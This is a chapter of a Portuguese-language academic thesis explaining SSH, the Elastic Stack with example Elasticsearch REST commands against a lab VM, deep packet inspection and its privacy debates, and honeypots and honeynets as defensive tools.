

Figura 2.17: Pilha de protocolos do SSH. Adaptado de [IETF 2006]

Conforme mostrado na imagem 2.17, a camada de aplicação é divida em sub-camadas quando o SSH é utilizado. Essa abordagem permite que ele seja um protocolo modular, permitindo a permutação de componentes para aumentar a versatilidade como um todo.

O Protocolo de transporte SSH inicialmente é responsável por autenticar cliente e servidor utilizando pares de chaves público-privadas. Devido a modularidade do protocolo, múltiplos algoritmos de criptografia podem ser utilizados para esse propósito. Terminada essa autenticação inicial, cada ponta da comunicação indica quais algoritmos de criptografia são suportados e a partir desse ponto todos os pacotes passam a ser criptografados, seguindo a estrutura abaixo:



Figura 2.18: Formato da mensagem SSH [Fonte: Autor].

Ou seja, assim que as opções de criptografia são trocadas e um tipo é acordado, as mensagens passam a ser criptografadas e não podem mais ser interceptadas por terceiros [IETF 2006].

O túnel criptografado criado pelo protocolo de autenticação de usuário é utilizado pelo protocolo de conexão para multiplexar diversos canais lógicos de comunicação. Diversos canais podem ser abertos em paralelo por qualquer uma das pontas. Para cada um dos canais abertos, é associado um número identificador único, que não necessariamente precisa ser o mesmo para cliente e servidor.

2.4 *ELASTIC STACK*

Elastic stack consiste de um mecanismo de pesquisa e análise distribuído, escalável e com suporte a tempo real. Esse conjunto de ferramentas permite explorar quaisquer modelos de dados de maneira eficiente, e surgiu da necessidade de analisar quantidades cada vez maiores de informação presente na sociedade moderna[Gormley e Tong 2015].

A *Elastic Stack* é um novo nome atribuído à consolidada Pinha ELK. Essa pilha de ferramentas é composta por: *Elasticsearch, Logstash* e *Kibana*. Esse trio, apesar de conseguir executar separadamente com outras ferramentas similares disponíveis no mercado, funcionam de maneira ótima quando têm suas funcionalidades combinadas.

Cada uma das ferramentas que compõem essa pilha especializa-se em uma função, sendo elas:

- Elasticsearch: é o mecanismo de busca e indexação, responsável por armazenar e prover mecanismos de busca de informações.
- Logstash: é responsável por tratar informações brutas e transformá-las em um padrão que seja entendido pelo *Elasticsearch*.
- Kibana: trata-se da interface gráfica responsável por interagir diretamente com o usuário e permite a criação de gráficos, histogramas, tabelas e outros.

A palavra chave da *Elastic Stack* é visualização. Informação bruta e sem tratamento possui pouco valor agregado, e costuma não conter muita informação facilmente extraível. Dessa forma, a pilha ELK estreita o escopo da busca por informações chave ao correlacionar métricas importantes com os campos das mensagens processadas [Anderson 2016].

O relacionamento da pilha ELK é mostrado na figura abaixo:



Figura 2.19: Modelo de operação da pilha ELK [Fonte: Autor].

Analisando a figura 2.19, é possível perceber a grande sinergia presente entre os programas.

2.4.1 *Logstash*

O *Logstash* é uma ferramenta de código aberto capaz de coletar diversos tipos de arquivos de registro em tempo real. Essa plataforma possui suporte a diversos mecanismos de entrada diferentes simultaneamente, e pode normalizar todas as informações que lhe são apresentadas para que o *Elasticsearch* possa armazená-las posteriormente [Elastic 2017].

O *Logstash* é uma ferramenta versátil devido à sua arquitetura modular. Ele pode ser visto como uma linha de produção constituída de três elementos distintos e interoperáveis: *plugin* de entrada, *plugin* de filtro e, por fim, *plugin* de saída [Elastic 2017].

A figura 3.9 mostra a linha de produção mencionada no parágrafo anterior:



Figura 2.20: Linha de produção do Logstash [Fonte: Autor].

Na figura 2.20, apenas uma fonte de informações é representada, porém o *Logstash* possui suporte a dezenas de *plugins* diferentes, sendo os mais notáveis [Elastic 2017]:

- *filebeat*: esse plugin permite que o *Logstash* fique monitorando arquivos, estando eles local ou remotamente. Quaisquer informações adicionadas ao arquivo são enviadas de prontidão para a linha de produção.
- *syslog*: permite que o *Logstash* receba eventos de syslog vindos de máquinas remotas ou locais.
- kafka: efetivamente transforma o *Logstash* em um consumidor de um tópico específico do Apache Kafka.

Vale ressaltar que apenas uma linha de produção pode ser montada por vez, porém ela pode utilizar diversos *plugins* simultaneamente.

As informações que chegam do plugin de entrada estão desestruturadas e possuem pouco valor agregado. É nesse momento que o filtro se coloca em ação, para analisar esses eventos de entrada, encontrar os padrões neles contidos, remover possíveis campos que são inúteis e fazer o enriquecimento de dados (adicionar informações extras que podem ser inferidas).

Um dos melhores exemplos de enriquecimento de dados que é possível fazer utilizando o filtro do *Logstash* é o geo-referenciamento de um endereço IP, para obter as coordenadas (latitude e longitude) aproximadas daquele endereço.

Novamente, diversos tipos de filtros estão disponíveis para serem utilizados, dentre eles [Elastic 2017]:

- csv: capaz de separar os campos de um arquivo CSV delimitados por qualquer caractere.
- *emojis*: mapeia eventos de syslog à expressões faciais, também conhecido como *emojis* (":-)", ":-("e ":-D", por exemplo).
- geoip: adiciona informações geográficas sobre um endereço IP.
- grok: compara textos de entrada com padrões pré-configurados e os organiza na estrutura '<chave:valor>'.

Finalmente, os arquivos filtrados precisam ser direcionados a algum lugar. Nessa hora, o plugin de saída entra em ação e envia-os para onde possam ser armazenados ou analisados. Os filtros de saída mostrados na figura 2.20 são [Elastic 2017]:

- *file*: escreve a saída do filtro em um arquivo, normalmente seguindo a estrutura de um JSON.
- elasticsearch: possivelmente o mais utilizado plugin de saída. Permite que o *Logstash* escreva diretamente no *Elasticsearch*
- stdout: faz o programa mostrar o resultado da filtragem na saída padrão. É bastante utilizado com fins de *debug* e visualização sem tratamento em tempo real.

2.4.2 *Elasticsearch*

Essa ferramenta é fundamental no mundo de *Big Data* pois permite pesquisas com textos simples, dados estruturados ou uma combinação entre ambos os formatos. Também é possível extrair informações referentes a geolocalização e relacionamento entre informações.

O *Elasticsearch* possui licença de código aberto, e foi construído baseado no projeto Apache Lucene [Apache 2016], uma biblioteca de busca em texto claro. Ela foi utilizada por possuir alta performance e ser de código aberto. Lucene, porém, possui um ponto negativo para usuários menos experientes: sua elevada complexidade. Com base nessa potencial limitação, o *Elasticsearch* serve como invólucro para a Lucene, efetivamente herdando todo o seu potencial de pesquisa, porém simplificando a entrada e saída de dados com a utilização de uma API RESTful. Por fim, os seguintes serviços são providos:

- Uma coleção de documentos onde quaisquer campos podem ser indexáveis (por índices) e procuráveis.
- Uma ferramenta de busca que é distribuída e provê análises em tempo real.
- É capaz de escalar para centenas de servidores e petabytes de informação, sendo ela estruturada ou não.

- Monitoramento do *cluster*, nó, saúde dos *indexes*, status e estatísticas.
- Interface com CRUD (*Create, Read, Update e Delete*)
- Manipulação avançada de dados, tais como sorteamento, filtragem, execução de *scripts* e agregações.

O Elasticsearch trabalha com índices para fazer suas buscas. Portanto, antes de começar a manipular informações, é necessário efetivamente criar esses índices primeiro. Para ilustrar a API REST dessa ferramenta, abaixo são mostrados como criar, adicionar, modificar, consultar e excluir entradas.

A instalação completa do *Elasticsearch* foi feita em uma máquina virtual separada do grupo Cloudera, chamada vm-pfg-d-03, e nela foi apenas seguido o tutorial de instalação oficial para o *Debian*, sem customizações.

2.4.2.1 Criação de índices

Para criar um índice, deve-se utilizar o verbo PUT da arquitetura REST, conforme mostra o exemplo abaixo:

```
$ curl -XPUT 'vm-pfg-d-03:9200/dpi?pretty'
```

Nele, foi criado um índice chamado "dpi". A diretiva *pretty* apenas sinaliza ao *Elastisearch* que ele deve retornar um JSON formatado com o status da operação.

2.4.2.2 Adição de entradas

O *Elasticsearch* aceita apenas documentos JSON para a criação de novos documentos. Dessa forma, para adicionar um novo documento ao índice criado acima, utiliza-se o comando:

```
$ curl -XPUT 'vm-pfg-d-03:9200/dpi/ip/1?pretty' -d '
$ {
$ "ip_src_addr" : "201.99.166.232"
$ }'
```

No exemplo acima, foi criado um documento dentro do índice DPI, do tipo "ip", com número de identificação 1. Esse documento consiste apenas de um endereço IP de origem, 201.99.166.232. Vale ressaltar que o número identificador poderia ser suprimido, pois nesse caso o *Elasticsearch* criaria um identificador aleatório para este documento.

2.4.2.3 Modificação de entradas existentes

Para modificar documentos já presentes no *Elasticsearch*, também utiliza-se o verbo PUT da arquitetura REST, porém é necessário fornecer um número identificador existente e válido.

```
$ curl -XPUT 'vm-pfg-d-03:9200/dpi/ip/1?pretty' -d '
$ {
$ "ip_src_addr" : "54.252.111.117"
$ }'
```

O comando acima modifica o endereço IP do documento número 1 de 201.99.166.232 para 54.252.111.117.

2.4.2.4 Leitura de entradas existentes

Para acessar documentos existentes no *Elasticsearch*, deve-se utilizar o verbo GET da arquitetura REST, conforme mostrado abaixo:

```
$ curl -XGET 'vm-pfg-d-03:9200/dpi/ip/1?pretty'
```

E a resposta do servidor:

```
$ curl -XGET '192.168.0.13:9200/dpi/ip/1?pretty'
$ {
$ "_index" : "dpi",
$ "_type" : "ip",
$ "_id" : "1",
$ "_version" : 1,
$ "found" : true,
$ "_source" : {
$   "ip_src_addr" : "201.99.166.232"
$ }
$}
```

Como pode se observado, algumas informações extras sobre a consulta são retornadas. O campo *found* informa se a pesquisa obteve sucesso ou não e o campo *source* armazena o objeto JSON passado como parâmetro quando o documento foi criado.

2.4.2.5 Exclusão de entradas existentes

Para remover índices, utiliza-se o verbo DELETE da arquitetura REST:

```
$ curl -XDELETE 'vm-pfg-d-03:9200/dpi?pretty'
```

Similarmente, para excluir documentos também se usa o verbo DELETE:

```
$ curl -XDELETE 'vm-pfg-d-03:9200/dpi/ip/1?pretty'
```

Os comandos acima removem todos os documentos presentes sob o índice "dpi"e o documento com ID = 1, respectivamente.

Dessa forma, é possível perceber que o *elasticsearch* segue uma sintaxe padrão em seus comandos. Esse padrão pode ser resumido na seguinte maneira:

```
$ curl -X<Verbo REST> '<servidor>:<porta>/<indice>/<tipo>/<identificador>'
```

Ou seja, lembrar o modelo acima é suficiente para poder derivar quaisquer comandos dessa ferramenta.

2.4.3 *Kibana*

De maneira similar ao *Logstash* e *Elasticsearch*, o *Kibana* também é uma ferramenta de código aberto. O seu foco de operação é permitir a visualização, análise e interação com dados presentes em uma biblioteca *Elasticsearch* [Elastic 2017].

Diversos tipos de visualizações são permitidas pelo *Kibana*, tais como histogramas, gráficos de linhas, gráficos de torta, mapas de calor e mapas mundiais [Anicas 2015].

A interface gráfica do Kibana é mostrada a seguir:

Figura 2.21: Exemplo de visualização do Kibana.

Na figura 3.9, foi criada uma visualização para arquivos de registro de um *website*, onde informações geográficas, picos de acesso e status de resposta podem ser facilmente analisadas.

Nela, também é possível perceber as seguintes sessões [Roes 2015]:

- Discover: a página de descobrimento mostra todos os documentos diponíveis em um espaço de tempo configurável.
- Visualize: Essa aba permite criar mecanismos de visualização a partir de padrões pré montados. Essa sessão deve ser fortemente customizada antes de uma visualização de dados efetiva possa ser feita.
- Dashboard: É onde as visualizações criadas na aba anterior podem ser mostradas juntas.
- Settings: permite modificar parâmetros e configurações do programa, tais como conexões de rede e adicionar novos índices.

2.5 INSPEÇÃO PROFUNDA DE PACOTES

A inspeção profunda de pacotes (do inglês, Deep Packet Inspection) é uma tecnologia utilizada para analisar dados contidos dentro de pacotes trafegados por uma rede, à medida em que estes passam por roteadores e outros dispositivos. As informações destrinchadas nesta técnica não se resumem somente aos cabeçalhos, como normalmente é feito, mas também englobam o conteúdo dos pacotes [Anderson 2007].

Essa técnica diferencia-se da inspeção superficial de pacotes (do inglês, *Superficial/Shallow Packet Inspection*) por não se limitar somente às análises de cabeçalho e/ou rodapé de pacotes trafegados na rede. Além destes, são examinados origem e destino e a carga útil do tráfego, com o intuito principal de pesquisar por atividades suspeitas [Porter 2010].

Portanto, a inspeção profunda de pacotes torna possível a localização, identificação e classificação de pacotes, e permite que tráfego indesejado seja bloqueado ou redirecionado de acordo com critérios estabelecidos pelos administradores da rede.

Esta tecnologia é alvo de controvérsias, pois seu uso permite que informações pessoais e possivelmente confidenciais de usuários sejam examinadas. Ademais, também é possível aplicar políticas de restrição e controle de conteúdos acessados (efetivamente aplicando censuras). Além disso, ela pode ser utilizada para bloquear vírus, *spams*, atividades ilícitas e *malwares*, bem como permitir que serviços que exigem mais largura de banda na rede sejam priorizados [Kassner 2008].

É importante ressaltar que a inspeção profunda de pacotes fere o princípio fim-a-fim da Internet ao analisar a carga dos pacotes. Há também a quebra da neutralidade da rede, pois critérios políticos, comerciais, religiosos, culturais e favorecimentos podem entrar em consideração para filtrar ou privilegiar tráfego, ao passo que apenas critérios técnicos e éticos deveriam ser considerados [Kassner 2008].

2.5.1 Funcionamento

Versões antigas e mais simples de *firewalls*, mecanismos de proteção responsáveis por aplicar políticas de segurança em determinados pontos da rede, baseavam-se exclusivamente em informações de porta e endereços IP para aplicar suas regras de segurança. Com o crescente grau de sofisticação apresentado por ameaças cibernéticas, o uso de tais parâmetros já não é mais suficiente para manter um ambiente de rede efetivamente seguro [Villegas 2015].

Com o intuito de aumentar a eficiência de análises de segurança, a técnica de inspeção profunda de pacotes potencializa elementos de *firewalls* que utilizam filtros baseados em estados com elementos de detecção e prevenção de intrusão, pois obtém mais informações inspecionando minuciosamente o conteúdo efetivo transportado nos pacotes e identificando fluxos individuais. Este último podendo ser tanto de usuários, quanto de aplicações [Porter 2010] [Intel 2012].



Figura 2.22: Diagrama das camadas de atuação da inspeção profunda de pacotes. Adaptado.[Intel 2012]

A figura 2.22 mostra uma representação visual das camadas da Internet segundo o modelo OSI (do inglês, *Open Systems Interconnection*). Nela é possível ver que a inspeção superficial, aplicada por dispositivos de redes mais comuns (tais como roteadores e *firewalls*) limita-se a analisar apenas os cabeçalhos pertencentes até a terceira camada. Tais dados são de extrema importância para o mundo de redes de comunicação, porém, não carregam muitas informações sobre atividades de usuários e possíveis problemas e ataques relacionados à segurança. É neste ponto que a inspeção profunda de pacotes diferencia-se, pois é capaz de destrinchar e analisar as camadas superiores da pilha, obtendo quantidades significativamente maiores de informação relevante sobre o tráfego na rede [Anderson 2007].

A tabela 2.1 mostra alguns dos protocolos mais utilizados atualmente e algumas das informações que podem ser extraídas ao utilizar a inspeção profunda de pacotes em cada um deles. Vale ressaltar que os protocolos englobam todas as camadas de rede, não se limitando às três camadas iniciais do modelo ISO [Intel 2012].

A tabela 2.2 contém algumas das aplicações mais frequentes para o usuário comum e o meio corporativo. Analisando as informações dela, assim como a da anterior, é possível perceber o porque da inspeção profunda de pacotes ser alvo de debates e controvérsias: dados como login de usuário, informações de sessão, cookies e preferências podem ser acessados por terceiros, quebrando assim a ideia de que os dados trafegados pelos usuários são seguros e confidenciais [Intel 2012].

Tabela 2.1: Protocolos comuns e informações correspondentes que podem ser extraídas.

Exemplo de Protocolo	Meta-dados presentes
HTTP (Hypertext Transfer Protocol)	URL, navegador, cookies, DNS, autenticação, etc.
TCP (Transmission Control Protocol)	Portas de origem e destino, portas do cliente e servidor, etc.
GTP (GPRS Tunneling Protocol)	Dispositivo, localização do usuário, métricas para QoS, tempo, duração, etc.
UDP (User Datagram Protocol)	Portas de origem e destino, portas do cliente e servidor, etc.
IP (Internet Protocol)	Endereços de origem e destino, portas de origem e destino, carga útil, etc.
RTSP (Real Time Streaming Protocol)	Play/pause, arquivo a ser transmitido, URL, duração, etc.
SIP (Session Initiation Protocol)	Ligador, entidade chamada, codec utilizado, etc.

Tabela 2.2: Aplicações comuns e informações correspondentes que podem ser extraídas.

Exemplos de aplicações	Meta-dados presentes
Email (POP, SMTP, Webmail)	Remetente, destinatário, login de usuário, assunto, mensagem, anexos, data e hora, etc.
Mensagens Instantâneas (MSN, Skype, QQ) Aplicativos Web (Youtube, Ebay)	Login de usuário, endereço IP, endereço MAC, IMSI, IMEI, mensagem, anexos, duração, data e hora, etc.
Aplicativos de áudio e vídeo (MSN Vídeo, IPTV, Yahoo vídeo)	Endereço IP, endereço MAC, duração, data e hora, uso do vídeo em demanda, canais assistidos (quando aplicável), etc.
Aplicativos corporativos (CRM, ERP, Citrix, Oracle, MS Exchange)	Login de usuário, data e hora de login/logoff, dados transferidos em diferentes sessões, volume dos dados trafegados (por usuário, IP, sub-rede ou aplicação), tempo de resposta do aplicativo, etc.

2.5.2 Como evitar a inspeção profunda de pacotes.

Há maneiras eficientes de se evitar que o tráfego gerado por uma entidade seja analisado através de inspeção profunda de pacotes, e a resposta é: criptografia [nVPN 2017].

Diversos protocolos atualmente são capazes de estabelecer túneis de comunicação que são completamente criptografados, efetivamente negando qualquer forma de inspeção profunda por um interceptador do tráfego. De fato, informações básicas dos pacotes trocados ainda ficam acessíveis, tais como número de porta e endereço IP, porém toda as informações confidenciais somente estariam disponíveis aos participantes da comunicação.

Países com forte regime costumam monitorar o tráfego de seus cidadãos utilizando inspeção profunda de pacotes. Em resposta, diversos mecanismos são utilizados para burlar essa vigilância, sendo o mais comum deles a utilização de uma rede privada virtual (do inglês, *Virtual Private Network - VPN*). Uma VPN estabelece um túnel de comunicação segura através da Internet, negando a eficiência de uma análise do tráfego em questão.

2.6 *HONEYNETS*

Para se compreender completamente o conceito de *honeynets*, primeiro deve-se estudar o que é um *Honeypot* [Watson 2010], pois estes são a unidade fundamental que efetivamente forma a estrutura de uma *honeynet*.

2.6.1 *Honeypots*

A tradução literal da palavra *honeypot* seria "pote de mel". Acredita-se que essa expressão surgiu de caçadores da antiguidade que montavam armadilhas para capturar ursos e utilizavam potes de mel tanto para atrair os animais quanto para abaixar-lhes a guarda, ao passar uma falsa sensação de segurança e alimento fácil. Sob o contexto de segurança da informação, os *honeypots* são unidades computacionais intencionalmente deixadas vulneráveis na Internet para atrair a atenção de possíveis *hackers* e outras ameaças [Watson 2010].

Porém, ao invés das armadilhas de urso, a intenção no mundo virtual não é que a armadilha dispare imediatamente quando a presença do atacante é percebida. Muito pelo contrário, quer-se que ele se sinta a vontade e pense que não está caindo em uma armadilha. Dessa forma, é possível registrar todas as ações tomadas e assim efetivamente analisar o comportamento de ataques virtuais.

2.6.1.1 Vantagens

Os *honeypots* são unidades intencionalmente deixadas com vulnerabilidades, porém não costumam ser divulgadas na Internet através de mecanismos de DNS e afins. Dessa forma, é possível concluir que quaisquer atividades externas registradas por um *honeypot* apenas podem ter sido consequência de um ataque real. Portanto, todos os arquivos de registro gerados por essa máquina infectada possuem informações valiosas [Watson 2010].

Para montar um *honeypot*, qualquer unidade computacional pode ser utilizada, de forma que nenhuma estrutura moderna ou cara é necessária para se montar uma rede dessas máquinas. A título de exemplo, em 2016 houve um ataque massivo de DDoS gerado por uma rede de dispositivos IoT infectados, e esses dispositivos são caracterizados por serem simples e não possuírem elevado poder computacional [Santos 2016].

2.6.1.2 Desvantagens

Uma das maiores vantagens de um *honeypot* também é uma de suas maiores desvantagens: o fato dele não ser anunciado da Internet. De um lado, quaisquer atividades que cheguem nessa máquina podem imediatamente ser identificadas como um ataque. De outro, essa máquina é totalmente passiva ao que está acontecendo ao seu redor, e não registrará nenhum evento que vier a acontecer no ambiente ao seu redor, a menos que ocorra uma interação entre as duas máquinas.

2.6.1.3 Tipos

Essencialmente, há dois tipos de *honeypots*:

- Baixa-interação: Esses *honeypots* apenas emulam um sistema vulnerável. Apesar de serem significativamente mais simples de implementar, eles não permitem que o atacante ganhe controle da máquina. Dessa forma, é possível que o atacante perceba que está lidando com uma armadilha e aborte todas as operações. Ao fazer isso, a máquina em questão pode não registrar o ataque por completo, impedindo assim que aquele padrão de comportamento seja corretamente estudado posteriormente.
- Alta-interação: O segundo tipo consiste de efetivamente implantar máquinas com sistemas operacionais e aplicações reais, de modo que nada seja emulado. Dessa forma, quaisquer atacantes que por ventura invadam essa máquina, dificilmente perceberão que se trata de um ambiente artificial. yCom esse ambiente "real", os atacantes costumam não medir esforços para tomar controle da máquina, e técnicas de invasão novas podem ser aprendidas dessa forma. Alta-interação, porém, são consideravelmente mais difíceis de implantar.

2.6.1.4 O valor agregado por *honeypots*

Honeypots possuem um amplo vetor de utilizadades, podendo ser implantados tanto em organizações e empresas quanto em ambientes puramente focados em pesquisas científicas. Eles possuem o potencial de auxiliar na prevenção, detecção e eventualmente em resposta a ataques oriundos da Internet [Watson 2010].

Quando se trata de prevenção, *honeypots* podem vir a retardar a cadência com que um ataque se alastra pela rede, pois todas as máquinas intencionalmente vulneráveis devem ser infectadas antes dele seguir adiante. Dessa forma, o atacante investe tempo e recursos em máquinas que não lhe trarão benefícios, pois são armadilhas, o que pode dar tempo a equipe técnica de perceber um ataque. Ademais, caso o atacante perceba a presença de *honeypots* na rede, há a possibilidade dele perder o interesse naquele ambiente.

Honeypots também são capazes de auxiliar a detecção de novas vulnerabilidades nunca antes vistas, antes de uma máquina importante ser comprometida. Dessa forma, com o conhecimento adquirido da armadilha, é possível reagir de maneira mais rápida e eficiente caso um ataque real aconteça.

Finalmente, além das duas vantagens citadas acima, *honeypots* também dão a oportunidade para o administrador das armadilhas de reagir a um ataque, pois as ações que ocorrem dentro da armadilha podem ser completamente isoladas e analisadas, situação que possivelmente não seria possível em um ambiente de produção.

2.6.2 O que são *honeynets*?

Na sessão 2.6.1, foi explicado o que são *honeypots*, suas vantagens e desvantagens, seus valores e também suas aplicações. Com esses conceitos, é possível definir uma *honeynet*: trata-se de um conjunto de diferentes *honeypots*, preferencialmente que executem sistemas operacionais e aplicações distintas, de forma a simular um ambiente de produção interconectado por uma rede que seja mais realístico e convincente [Project 2001].

Por possuir uma maior variedade de programas e arquiteturas diferentes, uma *honeynet* é significativamente mais eficiente em capturar uma gama maior de ataques distintos, estes que originalmente eram destinados para sistemas operacionais e aplicações distintas. Vale ressaltar que, apesar de conseguir coletar mais informações de ataques, uma maior presença de máquinas também implica em maior risco para o administrador, pois mais máquinas podem ser comprometidas a ponto de se perder o controle lógico delas.

Um exemplo de *honeynet* pode ser visto na figura 3.4:



Figura 2.23: Exemplo de *honeynet* [Fonte: Autor].

A figura 3.4 mostra uma *honeynet* composta por três *honeypots* distintos: um executando um *Windows desktop*, outro executando *Linux desktop* e, por fim, um servidor Apache. Essa arquitetura mostrada é um exemplo de boas práticas, pois consiste de um ambiente consideravelmente heterogêneo.

É de fundamental importância que a *honeynet* esteja isolada por um *Firewall* para permitir que todo o ambiente possa ser controlado corretamente pelo administrador de rede, e também que quaiquer infecções e comprometimentos de máquinas que possam ocorrer na rede não venham a afetar as redes de gerência e produção.

Preferencialmente, a interface do *Firewall* conectada à *honeynet* deve estar no modo ponte (do inglês, *bridge*, para evitar a adição de mais um salto na rede e ajudar a camuflar a presença do *firewall* para o atacante.

2.7 SEGURANÇA DE REDES

O desenho inicial da pilha de protocolos TCP/IP, conforme explicado na sessão 2.3, é o alicerce da Internet atual. Porém, mesmo sendo protocolos tão robustos e comuns, eles não possuem o mínimo necessário para prover segurança da informação, como por exemplo autenticação ou criptografia. A medida em que a utilização desses protocolos aumentou nos últimos anos, a falta desse serviço tornou-se cada vez mais problemática [Chambers Justin Dolske 2007].

Com o advento da Internet e o avanço das redes de comunicações, cada vez mais indivíduos encontram-se conectados e usufruindo de serviços presentes na Internet, sendo que uma parte considerável destes usuários são atacantes cibernéticos. A crescente modernização dos ataques virtuais causou a evolução das ferramentas computacionais de ataque, tornando-as automatizadas, sofisticando suas sintaxes e automatizando a descoberta de vulnerabilidades. Todas essas características fazem com que novas ameaças surjam constantemente, tornando a detecção e descobrimento de novos ataques cada vez mais desafiador.

